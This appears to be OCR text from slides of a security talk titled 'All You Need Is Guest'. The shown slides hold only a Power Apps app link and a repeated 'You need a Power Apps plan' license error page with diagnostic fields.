
Modified
7/27/2023, 11:49:44 PM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code

All You Need Is Guest


@mbrg0
mbgsec.com
t2’24



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

All You Need Is Guest



You need a Power Apps plan


You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



You need a Power Apps plan

